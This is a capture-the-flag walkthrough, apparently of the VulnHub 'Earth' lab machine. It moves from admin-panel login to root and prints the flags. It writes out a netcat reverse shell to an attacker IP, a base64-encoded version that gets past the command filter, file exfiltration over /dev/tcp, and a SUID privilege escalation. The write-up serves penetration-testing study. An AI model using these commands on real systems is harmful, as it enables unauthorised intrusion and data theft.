
Use "earthclimatechangebad4humans" as the password for the Admin panel login

==========

10. Login to the admin panel with followings.

a. http://earth.local/admin/
b. Username : terra
c. Password : earthclimatechangebad4humans

Following web page will appear.



Since it has the option to execute CLI commands, probably this may have a vulnerability to execute some system commands. Let's play with the CLI command a bit and try to find the vulnerabilities if exist.

I tried some general Linux commands like "pwd, ls, whoami" and returned results.

==========

11. Let's try to open a reverse shell via the Netcat listener. Use the following process.

a. Open a terminal and set up a Netcat listener. Command as follows.


```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/earth]
└─# nc -lnvp 1234
listening on [any] 1234 ...
```

b. Then issue following reverse shell command through CLI command field.

nc -e 192.168.1.181 4444

In my case;

As you can see in the following figure it does not allow reverse shell code execution. Meaning, it must have some validations.



==========

12. So lets use instead of issuing the plain command, I encoded the command with base 64.

```
┌──(kali㉿kali)-[~/Desktop/VulnhubEx/earth]
└─$ echo 'nc -e /bin/bash 192.168.1.181 4444' | base64
bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMS4xODEgNDQ0NAo=
```

Then the encoded message is issued to the CLI followed by the Base 64 decoder and bash function.
Complete command to be run as follows.

echo bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMS4xODEgNDQ0NAo= | base64 -d | bash

Paste this command to the web CLI field and click on the "Run Command" button.

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/earth]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.158] 50854
whoami
apache
```

NOW WE HAVE THE REVERS SHELL

==========

13. Let's locate the User Flag with the following command

```
find / -type f -name *user*.txt* 2> /dev/null
```

we can see the User Flag location as ;

/var/earth_web/user_flag.txt

Since the file has read permission

cat /var/earth_web/user_flag.txt

[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

==========

14. Next let's try to escalate privileges.

Let's first check sudo -l

No luck

Let's check for files with elevated privileges

```
find / -perm -u=s -type f 2>/dev/null
```

Output has something interesting

/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount

/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ cd /usr/bin
cd /usr/bin

First run the file

bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.

It gives an error

So;
Let's examine what this file is.

Copy the "reset_root" file to the local machine since we cannot do any analysis while it is in the remote machine

Use the following method to simply copy the file

FIRST SETUP THE LISTER WITH INPUT DATA REDIRECTOR TO SAVE THE FILE CALLED "reset_root " [FROM ATTACKER MECHINE]

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx]
└─# nc -lnvp 3333 > reset_root
listening on [any] 3333 ...
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.158] 54162
```

THEN USE THE FOLLOWING COMMAND TO REDIRECT THE CONTENTS TO OUR LOCAL KALI MECHINE [REMOTE MECHINE]

bash-5.1$ cat reset_root > /dev/tcp/192.168.1.181/3333
cat reset_root > /dev/tcp/192.168.1.181/3333
scp kali@192.168.1.181:/home/kali/Desktop reset_root

Now as we can observe file has been copied to our local (attacker) machine.

Let's examine the file with ltrace command

Output as follows

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/earth]
└─# ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET
TRIGGERS PRESENT...
)               = 38
access("/dev/shm/kHgTFI5G", 0)                    = -1
access("/dev/shm/Zw7bV9U5", 0)                    = -1
access("/tmp/kcM0Wewe", 0)                        = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL
TRIGGERS ARE NOT PRESENT.
)               = 44
+++ exited (status 0) +++
```

As we can see, it is required to have 3 files to run this command.

```
access("/dev/shm/kHgTFI5G", 0)
access("/dev/shm/Zw7bV9U5", 0)
access("/tmp/kcM0Wewe", 0)
```

So create these files with touch command

```
touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe
```

Now again run the reset_root file and following will be observed

```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

As you can see the root password has reset to the "Earth"

```
su -root
Password : Earth
```

[root@earth bin]# whoami
whoami
root

As we could escalate our privileges to root, next let's find the root flag…..

[root@earth bin]# find / -type f -name *root*.txt 2> /dev/null
find / -type f -name *root*.txt 2> /dev/null
/root/root_flag.txt

Then read the contents with cat command

cat /root/root_flag.txt

[root_flag_b0da9554d29db2117b02aa8b66ec492e]

Happy hacking …….!